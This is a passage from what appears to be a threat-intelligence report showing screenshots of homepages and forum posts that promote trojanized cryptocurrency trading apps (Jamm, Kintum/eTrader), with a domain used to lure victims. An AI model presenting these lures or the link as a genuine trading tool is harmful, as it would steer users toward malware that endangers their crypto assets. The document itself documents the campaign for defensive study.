
Jamm

Single platform for control of all your crypto!

Jamm provides the user with convenient and powerful tools for trading, storing, exchar s!

Figure 7.114: Homepage for the Jamm application

The following screenshots show promotional posts of these Trojanized applications by a fake user, from which victims are lured into the above pages to download the applications.



Trade on all cryptocurrency exchanges through one interface and discover the best opportunities to maximize your profits!


anri.rixardinh -3 • May 24, 2020
HIVE CN Chinese Community Community

Good afternoon,
in this topic, we are going to explain the main issues (technically) of trading in the cryptocurrency market. And tell you a decision we made to help all traders best manage and monitor your cryptocurrency assets. No trouble and freedom. We hope to share our work with industry experts and receive feedback and suggestions for improving services.

https://kintum.io

What is Kintum?
The Kintum platform is an ideal tool for multiple exchange transactions on one interface. You can use services such as graphical indicators, trading via API orders, portfolio management arbitrage trading, etc. All of these are in one window. Currently, more than 20 cryptocurrency exchanges such as Binance, Kraken, Bitfinex, Poloniex, Coinbase Pro, etc. are cooperating with us.

Figure 7.115: Screenshot of a cryptocurrency forum promoting the eTrader application



October 24, 2020, 05:45:57 PM

Welcome, **Guest**. Please login or register.

News: Latest Bitcoin Core release: 0.20.0 [Torrent]

Show Posts

Pages: [1]

1 Alternate cryptocurrencies / Speculation (Altcoins) / Jamm - cryptocurrency trading bot on: **Today** at 05:39:45 PM

Single platform for control of all your crypto!

Jamm provides the user with convenient and powerful tools for trading, storing, exchanging and tracking their crypto assets!

Use Jamm and give yourself great flexibility and convenience in many cryptocurrency operation!


- **CRYPTO EXCHANGES**
  Users can quickly transfer existing crypto assets from other sources.
